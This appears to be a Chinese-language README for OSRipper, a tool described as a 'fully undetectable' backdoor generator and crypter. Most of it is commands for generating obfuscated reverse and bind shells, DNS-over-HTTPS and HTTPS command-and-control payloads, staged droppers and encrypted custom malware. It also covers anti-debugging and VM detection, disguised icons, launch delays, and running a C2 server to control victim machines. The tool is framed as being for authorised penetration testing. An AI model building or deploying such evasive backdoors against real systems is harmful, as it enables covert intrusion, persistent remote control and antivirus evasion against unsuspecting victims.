
OSRipper 是一款复杂且完全无法检测 (FUD) 的后门生成器与密码器,专为授权的渗透测试和红队行动而设计。它采用先进的规避技术、多种载荷类型,并提供基于 Web 的现代 C2 界面来管理受控系统。
| 载荷类型 | 描述 | 使用场景 |
|---|---|---|
| 绑定 Shell | 在受害机器上打开端口 | 当反向连接被阻止时直接访问 |
| 反向 TCP Meterpreter | SSL/TLS 加密的反向连接 | 标准渗透测试 |
| DNS-over-HTTPS C2 | 基于 DoH 的隐蔽命令与控制 | 绕过网络限制 |
| HTTPS C2 | 证书锁定的 HTTPS C2 | 安全、认证的 C2 通道 |
| 阶段式载荷 | 多阶段 Web 投递 | 增强隐身部署 |
| 自定义代码密码器 | 混淆任意 Python 脚本 | 自定义载荷加密 |
# 克隆仓库
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# 安装依赖
pip3 install -r requirements.txt

# 安装软件包
pip3 install -e .
重要 — 运行 setup 以启用可选功能(ngrok、二进制编译):
在许多系统上(尤其是在外部管理 Python 环境的 Linux 上),你必须运行内置的 setup,以便将可选依赖安装到 OSRipper 自己的虚拟环境中。安装后请执行一次:
osripper-cli setup
这将创建 ~/.local/share/osripper/venv,并在其中安装 pyngrok、nuitka 和 sandboxed,此后所有 osripper / osripper-cli 的运行都会自动使用它们。如果不运行此命令,--ngrok 和 --compile 选项会提示你运行 setup。仅当你希望使用系统/用户级 pip 安装而非虚拟环境时,使用 osripper-cli setup --system。
交互模式:
osripper
# 或
python3 -m osripper
命令行:
# 生成反向 shell
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# 生成 DoH C2 载荷
osripper-cli doh -d example.com --obfuscate --compile
Web UI:
# 启动带有 Web UI 的 C2 服务器
python -m osripper.c2.server example.com --port 5000

# 访问仪表盘 http://localhost:5000


OSRipper 包含一个基于 Web 的现代化 C2 界面,用于管理受控系统。
# 基本用法
python -m osripper.c2.server example.com

# 使用 HTTPS
python -m osripper.c2.server example.com --https

# 自定义端口
python -m osripper.c2.server example.com --port 8080

# 使用自定义证书
python -m osripper.c2.server example.com --https --cert server.crt --key server.key
服务器启动后,通过以下地址访问仪表盘:
http://localhost:5000https://localhost:5000(如果启用)在受害机器上打开一个端口并等待连接。
osripper-cli bind -p 4444 --obfuscate --compile
连接:
msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'
通过 SSL/TLS 加密的反向连接。
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile
使用 DNS-over-HTTPS 协议的隐蔽 C2 通道。可绕过许多网络限制。
# 生成载荷
osripper-cli doh -d example.com --obfuscate --compile

# 启动 C2 服务器
python -m osripper.c2.server example.com
特性:
带有证书锁定认证的安全 HTTPS C2。
# 生成载荷(通过 Web UI 或命令行)
# 启动带有 HTTPS 的 C2 服务器
python -m osripper.c2.server example.com --https

# 获取证书指纹
curl http://localhost:5000/api/cert-fingerprint
特性:
多阶段 Web 投递,增强隐身性。
osripper-cli staged -H 192.168.1.100 -p 8080 --obfuscate
混淆并加密任意 Python 脚本。
osripper-cli custom --script mypayload.py --obfuscate --enhanced --compile
| 选项 | 描述 |
|---|---|
--obfuscate | 启用多层混淆 |
--enhanced | 增强混淆(反调试、VM 检测) |
--compile | 编译为独立二进制文件 |
--icon PATH | 编译后二进制文件的自定义图标 |
--delay | 添加随机启动延迟(5-15 秒) |
--output, -o NAME | 输出文件名 |
--quiet, -q | 安静模式(最小化输出) |
# 全功能反向 shell
osripper-cli reverse -H 192.168.1.100 -p 4444 \
  --obfuscate --enhanced --compile --icon app.ico --delay

# 带所有功能的 DoH C2
osripper-cli doh -d example.com \
  --obfuscate --enhanced --compile --delay

# 自定义脚本加密
osripper-cli custom --script malware.py \
  --obfuscate --enhanced --compile

# 使用 ngrok 实现动态 IP
osripper-cli reverse --ngrok -p 4444 --obfuscate --compile
┌─────────────────┐
│   生成的        │
│   二进制文件     │
└─────────────────┘
         │
         │ 执行
         ▼
┌──────────────────┐
│ 混淆后的         │
│ 投递器 / Dropper │
└──────────────────┘
         │
         │ HTTP/HTTPS/DoH
         ▼
┌─────────────────┐
│                 │
│   C2 服务器      │
│   (Web UI)      │
│                 │
└─────────────────┘
         │
         │ 命令/响应
         ▼
┌─────────────────┐
│   代理           │
│   执行           │
└─────────────────┘
# 生成带 ngrok 的载荷
osripper-cli reverse --ngrok -p 4444

# 按照提示设置隧道
# 运行:ngrok tcp 4444
osripper-cli reverse -H 192.168.1.100 -p 4444 \
  --compile --icon /path/to/icon.ico
标准混淆:
增强混淆:
# 标准
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate

# 增强
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced
# 1. 启动带有 HTTPS 的 C2 服务器
python -m osripper.c2.server example.com --https

# 2. 获取证书指纹
curl http://localhost:5000/api/cert-fingerprint

# 3. 使用指纹生成载荷(通过 Web UI)
# 或者在负载生成中使用该指纹
我们欢迎安全研究社区的贡献!
git checkout -b feature/amazing-feature)git commit -m '添加很棒的功能')git push origin feature/amazing-feature)